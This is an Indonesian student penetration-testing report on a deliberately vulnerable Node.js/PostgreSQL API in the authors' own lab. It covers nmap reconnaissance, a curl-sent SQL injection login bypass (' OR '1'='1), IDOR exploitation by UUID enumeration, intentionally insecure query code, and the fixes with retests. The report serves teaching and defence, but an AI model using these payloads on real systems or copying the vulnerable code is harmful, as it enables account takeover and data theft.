
PROYEK AKHIR
KEAMANAN JARINGAN 2025



Daffa Hardhan
2306161763

Raka Arrayan Muttaqien
2306161800

BAB 1
PENDAHULUAN

1.1 Tujuan

Sesuai dengan ketentuan SOP Proyek Akhir, kegiatan Penetration Testing ini dilaksanakan dengan tujuan:

1. Mengidentifikasi dan mengeksploitasi celah keamanan pada aplikasi web target yang dibangun secara mandiri (Target Creation) sesuai topik yang ditentukan.
2. Mendemonstrasikan dampak nyata dari kerentanan SQL Injection (SQLi) dan Insecure Direct Object Reference (IDOR) terhadap kerahasiaan dan integritas data pada arsitektur modern berbasis Node.js.
3. Menerapkan langkah mitigasi (Remediation) yang efektif sesuai standar keamanan industri dan memverifikasi perbaikan tersebut (Proof) untuk menjamin keamanan sistem.

1.2 Ruang Lingkup

Pengujian ini dibatasi pada ruang lingkup sebagai berikut:

1. Target Sistem: Aplikasi REST API Custom yang dibangun menggunakan Node.js (Express.js) dengan database Neon (Serverless PostgreSQL) yang berjalan pada sistem operasi Windows (Host).
2. Aktor Penyerang: Mesin Kali Linux yang berjalan dalam lingkungan virtual, mensimulasikan serangan eksternal melalui jaringan.
3. Vektor Serangan: Terbatas pada dua topik kerentanan utama:
    - SQL Injection: Pada fitur Autentikasi/Login.
    - IDOR: Pada fitur pengambilan Data Rahasia (User Secrets).

1.3 Metodologi

Pengujian dilakukan menggunakan pendekatan **Network-Based Blackbox Penetration Testing**.

Dalam metode ini, penguji memosisikan diri sebagai penyerang eksternal yang tidak memiliki akses awal ke kode sumber maupun dokumentasi arsitektur internal. Proses pengujian mengikuti siklus:

1. Target Creation: Pengembangan sistem target yang memiliki kerentanan spesifik secara sengaja.
2. Reconnaissance: Pemindaian jaringan menggunakan Nmap untuk mengidentifikasi host dan layanan aktif.
3. Enumeration: Analisis respons API untuk menemukan potensi celah.
4. Exploitation: Eksekusi serangan untuk membuktikan kerentanan.
5. Remediation & Proof: Perbaikan kode dan verifikasi ulang untuk memastikan celah telah tertutup.

1.4 Perangkat dan Tools

Dalam pelaksanaan simulasi serangan lintas platform (Cross-Platform Attack), perangkat lunak dan tools yang digunakan diklasifikasikan menjadi dua kategori:

a. Sisi Penyerang (Attacker Environment)
   - Sistem Operasi: Kali Linux 2024.2 (Virtual Machine).
   - Nmap: Untuk pemindaian jaringan (Network Discovery) dan deteksi versi layanan.
   - cURL (Client URL): Alat utama eksploitasi berbasis CLI untuk mengirimkan raw HTTP Request dan menyisipkan payload serangan secara presisi.
   - Terminal: Untuk eksekusi skrip dan verifikasi konektivitas.

b. Sisi Target (Target Environment)
   - Sistem Operasi: Windows 11 (Host Machine).
   - Node.js & Express.js: Runtime dan Framework backend API.
   - Vite: Build tool untuk manajemen lingkungan pengembangan.
   - Neon (Serverless PostgreSQL): Layanan database cloud dengan ekstensi uuid-ossp aktif.
   - Visual Studio Code: Editor kode untuk pengembangan dan perbaikan keamanan.

BAB 2
Ringkasan Eksekutif

Kami telah melakukan uji penetrasi terhadap aplikasi target pada tanggal 2 Desember 2025 Berdasarkan pengujian dengan skenario serangan lintas platform (Cross-Platform Network Attack), ditemukan dua kerentanan berisiko tinggi yang memungkinkan penyerang mengambil alih akun tanpa password dan mengakses data sensitif pengguna lain.

Berikut adalah ringkasan temuan

No	Kategori Kerentanan	Lokasi Endpoint	Tingkat Risiko	Status
1	SQL Injection (SQLi)	POST /login	CRITICAL	Fixed
2	Insecure Direct Object Reference (IDOR)	GET /secret/:id	HIGH	Fixed

Kesimpulan Awal:

Sistem awal sangat rentan karena tidak adanya validasi input pada layer database dan absennya validasi otorisasi kepemilikan data. Setelah dilakukan remediasi dengan Parameterized Queries dan Access Control Check, sistem kini dinyatakan aman dari kedua vektor serangan tersebut.

BAB 3
Detail Kerentanan

3.1 Vulnerability 1: SQL Injection (SQLi)

A. Tujuan

Menunjukkan bagaimana seorang attacker dapat memanfaatkan kelemahan pada fungsi autentikasi karena backend membangun query SQL dengan langsung memasukkan input,sehingga attacker bisa mengirimkan nilai seperti ' OR '1'='1 untuk mengubah logika query.


B. Deskripsi Kerentanan

Ditemukan celah SQL Injection pada fungsi autentikasi (userRepository.js). Aplikasi backend Node.js menyusun query SQL dengan menggabungkan input username secara langsung menggunakan String Interpolation (Backticks). Hal ini memungkinkan input eksternal dimanipulasi untuk mengubah logika kueri database PostgreSQL.

C. Langkah Eksploitasi

1. **Reconnaissance (Information Gathering)**

   Pada tahap awal pengumpulan informasi, saya menggunakan tool Nmap yang tersedia pada Kali Linux untuk melakukan pemindaian jaringan.Perintah yang digunakan adalah **nmap -sn <Ip_Target>** yang berfungsi untuk memeriksa apakah sebuah host aktif atau tidak, tanpa melakukan pengecekan pada layanan atau port tertentu.





Tujuan

- Menemukan daftar host yang aktif dalam satu subnet.
- Mengidentifikasi alamat IP milik target (192.168.0.109).

2. Port Scanning & Service Enumeration

Setelah memperoleh alamat IP target melalui tahap Reconnaissance, langkah berikutnya adalah melakukan proses Port Scanning dan Service Enumeration untuk mengidentifikasi port-port terbuka beserta layanan yang berjalan pada host target. Tahap ini membantu attacker menentukan attack surface yang dapat dieksploitasi.





```
┌──(raka㉿raka)-[~]
└─$ nmap -sV -p- 192.168.0.109

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 20:03 WIB
Nmap scan report for 192.168.0.109 (192.168.0.109)
Host is up (0.017s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE  SERVICE       VERSION
135/tcp   open   msrpc         Microsoft Windows RPC
137/tcp   closed netbios-ns
139/tcp   open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds?
3001/tcp  open   http          Node.js Express framework
5040/tcp  open   unknown
5432/tcp  open   postgresql    PostgreSQL DB 9.6.0 or later
15611/tcp open   websocket     Ogar agar.io server
31774/tcp open   tcpwrapped
49664/tcp open   msrpc         Microsoft Windows RPC
49665/tcp open   msrpc         Microsoft Windows RPC
49666/tcp open   msrpc         Microsoft Windows RPC
49667/tcp open   msrpc         Microsoft Windows RPC
```

```
┌──(raka㉿raka)-[~]
└─$ nmap -p 3001 192.168.0.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 20:00 WIB
Nmap scan report for 192.168.0.109 (192.168.0.109)
Host is up (0.00059s latency).

PORT     STATE SERVICE
3001/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Penjelasan:

- **-sV** (Service Version Detection) : Digunakan untuk mengetahui jenis layanan & versinya.
- **-p-** (Full Port Scan): Melakukan pemindaian seluruh port 1 - 65535 yang bertujuan untuk menemukan semua port yang terbuka tanpa melewatkan port non-standar.
- **-p <port>** (Specific Port Scan) : Digunakan untuk memverifikasi status satu port tertentu secara lebih cepat

Hasil:

- Port 3001/tcp (Express Framework) Port ini sangat relevan karena aplikasi Node.js yang digunakan target berjalan.Pada fungsi autentikasi (userRepository.js), ditemukan celah SQL Injection, menjadikan port ini sebagai titik masuk utama untuk eksploitasi.
- Port 5432/tcp (PostgreSQL) yang membuka akses ke database PostgreSQL.

3. Fuzzing/ Input Testing

Tahap ini dilakukan setelah attacker berhasil mengidentifikasi endpoint autentikasi pada aplikasi Node.js yang berjalan di port 3001/tcp. Tujuannya adalah menguji bagaimana aplikasi memproses input yang tidak valid dan menilai apakah terdapat kerentanan SQL Injection pada parameter tertentu.

3.1 Tujuan

- Mendeteksi keberadaan kerentanan SQL Injection.
- Mengamati respons server terhadap input yang merusak sintaks SQL.
- Menentukan parameter mana yang rentan (mis. username, email, dsb.).

3.2 Lingkup

- Endpoint: POST http://192.168.0.109:3001/login
- Parameter diuji: username (primary), password (sebagai kontrol).

3.3 Teknik

- Lightweight fuzzing yaitu kirim payload sederhana yang sering memicu error sintaks SQL, misalkan single quote (‘), kemudian amati response status code dan body.
- Tools: curl.

4. Exploitation (Tautology Attack)

Tahap eksploitasi dilakukan setelah ditemukan indikasi kerentanan SQL Injection pada parameter username.

4.1 Tujuan

- Memanipulasi perintah SQL agar kondisi WHERE selalu bernilai TRUE.
- Membypass mekanisme autentikasi, sehingga penyerang dapat login tanpa kredensial valid.
- Mengambil alih akun dengan privilege tertinggi, khususnya akun admin.

4.2 Payload yang Digunakan

```
{
 “username”: “ ‘ OR ‘1’=’1”,
 "password": "random"
}
```

Payload tersebut menyisipkan operator logika OR dan ekspresi tautologi '1'='1' sehingga SQL akan selalu bernilai benar.

4.3 Eksekusi Eksploitasi Via cURL

Perintah eksploitasi dikirimkan menggunakan cURL:

```
curl -X POST "http://192.168.0.109:3001/login" \
-H "Content-Type: application/json" \
-d "{\"username\":\"admin' OR '1'='1\",\"password\":\"abc\"}"
```

4.4 Respon Server

Server memberikan output:


```
{
 "message": "Login successful",
 "user": {
  "id": "cebec0aa-67be-494e-b109-48be2140e7b0",
  "username": "admin",
  "password": "adminpass",
  "email": "admin@pentest.com"
 }
}
```


Hal ini membuktikan bahwa server mengeksekusi query yang telah dimanipulasi dan mengembalikan data akun admin tanpa verifikasi password.

4.5 Analisis Teknis Efek pada Query SQL

```
SELECT * FROM users
WHERE username = 'admin' OR '1'='1' AND password = 'abc';
```

Penjelasan Mekanisme Serangan

- Ekspresi '1'='1' selalu TRUE, sehingga kondisi WHERE tidak lagi memvalidasi username maupun password.
- Karena kondisi OR berada sebelum operator AND, database akan mengembalikan row pertama dalam tabel (admin).
- Password “abc” diabaikan dan tidak diverifikasi.

3.2 Vulnerability 2: Insecure Direct Object Reference (IDOR)

A. Tujuan

Karena Attacker tidak memiliki akses ke database, ia tidak mengetahui UUID mana yang valid. Maka satu-satunya metode adalah brute-force / enumeration terhadap parameter UUID

B. Deskripsi Kerentanan

Ditemukan celah IDOR pada endpoint /secret/:id. Aplikasi menggunakan UUID sebagai identifier. Meskipun UUID sulit ditebak, aplikasi tidak memvalidasi apakah pengguna yang melakukan request (Requestor) memiliki hak kepemilikan atas data UUID yang diminta.


C. Langkah Eksploitasi

1. **Enumeration (Chained Attack)**

   Pada tahap ini, Attacker tidak memiliki akses ke database, sehingga satu-satunya cara untuk menemukan secret_id adalah dengan melakukan enumerasi terhadap endpoint /secret/<UUID>.Karena website menggunakan UUIDv4 sebagai key untuk mengakses data rahasia, penyerang/Attacker harus menggunakan pendekatan black-box dengan cara :

   - Attacker menyiapkan wordlist berisi UUIDv4 acak.
   - Wordlist ini dimasukkan ke Apache JMeter sebagai input (menggunakan CSV Data Set Config).
   - JMeter kemudian mengirimkan request ke endpoint
   - Setiap UUID dicoba satu per satu sampai server memberikan respons HTTP 200
   - Pada akhirnya, dari kemungkinan UUID, salah satu request menemukan UUID yang valid

9137b4a1-0cc3-4026-9a05-b2a195df5779



Gambar menunjukkan eksekusi enumeration UUID menggunakan Apache JMeter. Dari sekian banyak percobaan request terhadap endpoint /secret/<UUID>, satu request mengembalikan HTTP 200 dan body JSON yang berisi data rahasia (admin master key).Ini membuktikan keberhasilan exploit IDOR karena server mengembalikan data milik user lain tanpa verifikasi kepemilikan.

2. **Exploitation**

   Setelah menemukan UUID valid, attacker mencoba mengakses endpoint tersebut tanpa menjadi admin, hanya sebagai user biasa.

```
"http://192.168.0.109:3001/secret/9137b4a1-0cc3-4026-9a05-b2a195df5779"
```

3. **Hasil**

   Server mengembalikan JSON berisi data rahasia Admin (admin master key), membuktikan server gagal memverifikasi hak akses.

```
┌──(raka㉿raka)-[~]
└─$ curl -X GET "http://192.168.0.109:3001/secret/9137b4a1-0cc3-4026-9a05-b2a195df5779"

{"id":"9137b4a1-0cc3-4026-9a05-b2a195df5779","user_id":"cebec0aa-67be-494e-b109-48be2140e7b0","secret_data":"admin master key: root-access"}

┌──(raka㉿raka)-[~]
└─$
```

Analisis Respon:

- id: UUID valid ditemukan hanya melalui enumerasi

- user_id: menunjukkan data ini milik Admin, bukan user biasa
- secret_data: mengandung informasi sensitif berupa

  admin master key: root-access

Kesimpulan:

- Server tidak melakukan authorization check
- Server mengembalikan data rahasia tanpa memvalidasi role
- User biasa dapat mengakses data milik administrator

4. **Dampak Keamanan**

Data Exposure

- Penyerang mendapatkan admin master key yang seharusnya hanya dimiliki oleh Admin.

Privilege Escalation

Dengan admin master key, penyerang dapat

- Mengambil alih akun admin
- Mengakses resource internal
- Melakukan perubahan konfigurasi sistem

Pelanggaran Akses (Authorization Failure)

- Tidak ada pembatasan siapa yang boleh mengakses /secret/:id.

BAB 4
Mitigasi dan Remediasi

4.1 Mitigasi Vulnerability 1 (SQL Injection)

A. Rekomendasi Teknis

Kerentanan SQL Injection terjadi karena aplikasi menyisipkan input pengguna secara langsung ke dalam perintah SQL tanpa pemisahan antara code dan data. Untuk mengatasi hal ini, kami merekomendasikan penggunaan Parameterized Queries (Prepared Statements).Dengan prepared statements, input pengguna tidak pernah diperlakukan sebagai bagian dari perintah SQL melainkan hanya sebagai value, sehingga payload berbahaya seperti ' OR '1'='1 tidak dapat memodifikasi struktur query

B. Tindakan Remediasi

Kami melakukan modifikasi pada file repository/userRepository.js, mengganti query raw yang rentan dengan prepared statement sebagai berikut:

```
exports.login = async (username, password) => {
  // SECURE: Using Parameterized Query ($1, $2)
  const query = 'SELECT * FROM users WHERE username = $1 AND
password = $2';
  const result = await pool.query(query, [username, password]);
  return result.rows[0];
};

exports.getUserById = async (id) => {
  const query = 'SELECT * FROM users WHERE id = $1';
  const result = await pool.query(query, [id]);
  return result.rows[0];
};
```

C. Proof

Setelah perbaikan, kami melakukan retest dengan payload SQL Injection yang sebelumnya berhasil mengeksploitasi sistem

```
┌──(raka㉿raka)-[~]
└─$ curl -X POST "http://192.168.0.109:3001/login" \
  -H "Content-Type: application/json" \
  -d '{"username":"admin'\'' OR '\''1'\''='\''1","password":"abc"}'

{"message":"Invalid credentials"}
```

Interpretasi Hasil

- Payload ' OR '1'='1 tidak lagi mengubah struktur query.
- PostgreSQL membaca payload tersebut sebagai value string biasa, bukan bagian dari SQL.
- Sistem hanya memproses login berdasarkan username & password yang valid.
- Hal ini mengonfirmasi bahwa SQL Injection telah berhasil dimitigasi.

4.2 Mitigasi Vulnerability 2 (IDOR)

A. Rekomendasi Teknis

Menerapkan Object Level Authorization Check. Sistem harus membandingkan user_id pemilik data dengan id pengguna yang melakukan request (dari session/token) sebelum mengembalikan data.

B. Tindakan Remediasi

Untuk mencegah eksploitasi Insecure Direct Object Reference (IDOR), kami memodifikasi file controllers/secretController.js agar server memverifikasi autentikasi dan kepemilikan data sebelum mengembalikan secret.

Kode yang ditambahkan memastikan dua hal penting:

1. **Pengguna harus terautentikasi**

   Jika req.user tidak tersedia (misalnya token tidak dikirim), server langsung Mengembalikan

```
{
```

```
"message": "Unauthorized: User not authenticated"
}
```

sehingga attacker tidak dapat melakukan enumerasi UUID tanpa login.

2. **Validasi kepemilikan data (Access Control Check)**

   Setelah secret ditemukan, server memeriksa apakah

   ```
   secret.user_id === requesterId
   ```

   Jika ID pemilik tidak sama, maka server akan menampilkan

   ```
   {
    "message": "Forbidden: Access Denied"
   }
   ```

   dan tidak lagi mengembalikan data rahasia milik orang lain.

3. **Kode final**

```
exports.getSecretById = async (req, res) => {
    try {
        // Check if user is authenticated
        if (!req.user || !req.user.id) {
            return res.status(401).json({ message:
'Unauthorized: User not authenticated' });
        }

        const secret = await
secretRepository.getSecretById(req.params.id);
        const requesterId = req.user.id; // Dari
Middleware Auth

        // SECURE: Cek Kepemilikan Data
        if (secret && secret.user_id !== requesterId) {
            return res.status(403).json({ message:
'Forbidden: Access Denied' });
        }

        if (secret) {
            res.json(secret);
        } else {
            res.status(404).json({ message: 'Secret not
found' });
        }
    } catch (err) {
        res.status(500).json({ error: err.message });
    }
};
```

C. Proof

Setelah penerapan perbaikan, percobaan eksploitasi kembali dilakukan.Attacker (login sebagai User Biasa) mencoba mengakses URL secret milik Admin

```
GET /secret/9137b4a1-0cc3-4026-9a05-b2a195df5779
```

Maka sekarang akan menghasilkan:

BAB 5
Kesimpulan

Berdasarkan hasil pengujian penetrasi dengan metode Network-Based Blackbox terhadap aplikasi REST API Node.js dan PostgreSQL, kami menarik kesimpulan spesifik terkait kerentanan yang ditemukan serta efektivitas remediasi yang dilakukan:

1. **Pemisahan infrastruktur tidak menjamin keamanan sistem:** Meskipun server aplikasi berjalan di Windows dan penyerang menggunakan Kali Linux di mesin berbeda, kerentanan pada lapisan aplikasi (*Layer 7*) tetap bisa dieksploitasi sepenuhnya melalui jaringan. Hal ini menunjukkan bahwa keamanan tidak bisa hanya mengandalkan isolasi server atau perangkat keras, tetapi perlindungan di level kode design sangat penting.
2. **Validasi input sangat penting untuk mencegah serangan:** SQL Injection terjadi karena input pengguna langsung dimasukkan ke query database. Dengan menggunakan Parameterized Queries (Prepared Statements), input diperlakukan sebagai data biasa dan tidak bisa memodifikasi perintah SQL, sehingga serangan ini berhasil dicegah.
3. **Abstraksi kode tidak selalu membuat sistem aman:** Meskipun aplikasi menggunakan pola desain seperti Repository Pattern, jika query di dalamnya tidak aman, sistem tetap rentan. Ini menegaskan bahwa keamanan harus diterapkan pada setiap bagian kode, bukan hanya mengandalkan struktur atau arsitektur yang rapi.
4. **UUID bukan mekanisme keamanan dan otorisasi wajib diterapkan**: Penggunaan UUID memang mempersulit penyerang menebak ID secara berurutan, tetapi tidak menghentikan serangan IDOR. Untuk melindungi data pengguna, backend harus selalu melakukan pemeriksaan kepemilikan (Ownership Check) sehingga setiap user hanya bisa mengakses data yang menjadi haknya.
5. **Perbaikan atau remediasi berhasil meningkatkan keamanan secara menyeluruh**: Setelah diterapkan Parameterized Queries dan pengecekan kepemilikan data, percobaan serangan ulang menunjukkan bahwa login hanya bisa dilakukan dengan akun valid, dan data rahasia tidak lagi bisa diakses oleh pengguna lain

BAB 6
Lampiran

Lampiran A: Kode Target Creation

File: *repository/userRepository.js* (Vulnerable SQLi)

```
const pool = require('../config/db');

exports.login = async (username, password) => {
  const query = `SELECT * FROM users WHERE username = '${username}'
AND password = '${password}'`;
  const result = await pool.query(query);
  return result.rows[0];
};

exports.getUserById = async (id) => {
  const query = `SELECT * FROM users WHERE id = ${id}`;
  const result = await pool.query(query);
  return result.rows[0];
};
```

File: *repository/secretRepository.js* (Vulnerable SQLi dan IDOR)

```
const pool = require('../config/db');

exports.getSecretById = async (id) => {
  const query = `SELECT * FROM user_secrets WHERE id = '${id}'`;
  const result = await pool.query(query);
  return result.rows[0];
};
```

File: *controllers/secretController.js* (Vulnerable IDOR)

```
exports.getSecretById = async (req, res) => {
  const secretId = req.params.id;
  try {
```

```
    const secret = await secretRepository.getSecretById(secretId);
    if (secret) {
      res.json(secret);
    } else {
      res.status(404).json({ message: 'Secret not found' });
    }
  } catch (err) {
    res.status(500).json({ error: err.message });
  }
};
```

File: *controllers/userController.js*

```
const userRepository = require('../repository/userRepository');

exports.login = async (req, res) => {
  const { username, password } = req.body;
  try {
    const user = await userRepository.login(username, password);
    if (user) {
      res.json({ message: 'Login successful', user });
    } else {
      res.status(401).json({ message: 'Invalid credentials' });
    }
  } catch (err) {
    res.status(500).json({ error: err.message });
  }
};

exports.getUserById = async (req, res) => {
  const userId = req.params.id;
  try {
    const user = await userRepository.getUserById(userId);
    if (user) {
      res.json(user);
    } else {
      res.status(404).json({ message: 'User not found' });
    }
```

```
  } catch (err) {
    res.status(500).json({ error: err.message });
  }
};
```

Lampiran B: Kode Setelah Remediasi

File: *repository/userRepositoryjs*

```
exports.login = async (username, password) => {
  // SECURE: Using Parameterized Query ($1, $2)
  const query = 'SELECT * FROM users WHERE username = $1 AND password
= $2';
  const result = await pool.query(query, [username, password]);
  return result.rows[0];
};

exports.getUserById = async (id) => {
  const query = 'SELECT * FROM users WHERE id = $1';
  const result = await pool.query(query, [id]);
  return result.rows[0];
};
```

File: *repository/secretRepository.js*

```
const pool = require('../config/db');

exports.getSecretById = async (id, userId) => {
  // SECURE: Parameterized Query & Authorization (IDOR remediation)
  const query = 'SELECT * FROM user_secrets WHERE id = $1 AND user_id
= $2';
  const result = await pool.query(query, [id, userId]);
  return result.rows[0];
};
```

File: *controllers/secretController.js*

```
exports.getSecretById = async (req, res) => {
    try {
        // Check if user is authenticated
        if (!req.user || !req.user.id) {
            return res.status(401).json({ message: 'Unauthorized:
User not authenticated' });
        }

        const secret = await
secretRepository.getSecretById(req.params.id);
        const requesterId = req.user.id; // Dari Middleware Auth

        // SECURE: Cek Kepemilikan Data
        if (secret && secret.user_id !== requesterId) {
            return res.status(403).json({ message: 'Forbidden: Access
Denied' });
        }

        if (secret) {
            res.json(secret);
        } else {
            res.status(404).json({ message: 'Secret not found' });
        }
    } catch (err) {
        res.status(500).json({ error: err.message });
    }
};
```

Lampiran C: Skrip Database (PostgreSQL)

```
CREATE EXTENSION IF NOT EXISTS "uuid-ossp";

CREATE TABLE users (
  id UUID PRIMARY KEY DEFAULT uuid_generate_v4(),
  username TEXT,
  password TEXT,
  email TEXT
)
```

```
CREATE TABLE user_secrets (
  id UUID PRIMARY KEY DEFAULT uuid_generate_v4(),
  user_id UUID REFERENCES users(id),
  secret_data TEXT
);

INSERT INTO users (id, username, password, email) VALUES
(uuid_generate_v4(), 'victim1', 'victim1pass',
'victim1@pentest.com');
INSERT INTO users (id, username, password, email) VALUES
(uuid_generate_v4(), 'victim2', 'victim2pass',
'victim2@pentest.com');
INSERT INTO users (id, username, password, email) VALUES
(uuid_generate_v4(), 'admin', 'adminpass', 'admin@pentest.com');

INSERT INTO user_secrets (user_id, secret_data) VALUES
  ((SELECT id FROM users WHERE username='victim1'), 'victim1 private
key: 12345'),
  ((SELECT id FROM users WHERE username='victim2'), 'victim2 private
key: 67890'),
  ((SELECT id FROM users WHERE username='admin'), 'admin master key:
root-access');
```

REFERENSI

- [1] Nmap, "Chapter 15. Nmap reference guide | nmap network scanning," *Nmap.org*, 2019. https://nmap.org/book/man.html (accessed Dec. 01, 2025).
- [2] postgresql, "32.3. Command Execution Functions," *PostgreSQL Documentation*, Nov. 13, 2025. https://www.postgresql.org/docs/current/libpq-exec.html#LIBPQ-EXEC-MAIN (accessed Dec. 29, 2025).
- [3] owasp, "API1:2023 Broken Object Level Authorization - OWASP API Security Top 10," *owasp.org*, 2023. https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/ (accessed Dec. 01, 2025).
- [4] cheatsheetseries.owasp, "Nodejs security cheat sheet · OWASP Cheat Sheet Series," *cheatsheetseries.owasp.org*. https://cheatsheetseries.owasp.org/cheatsheets/Nodejs_security_cheat_sheet.html (accessed Dec. 01, 2025).
- [5] K. Scarfone, M. Souppaya, A. Cody, and A. Orebaugh, "Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology," NIST, Sep. 2008. Accessed: Dec. 03, 2025. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

Link Youtube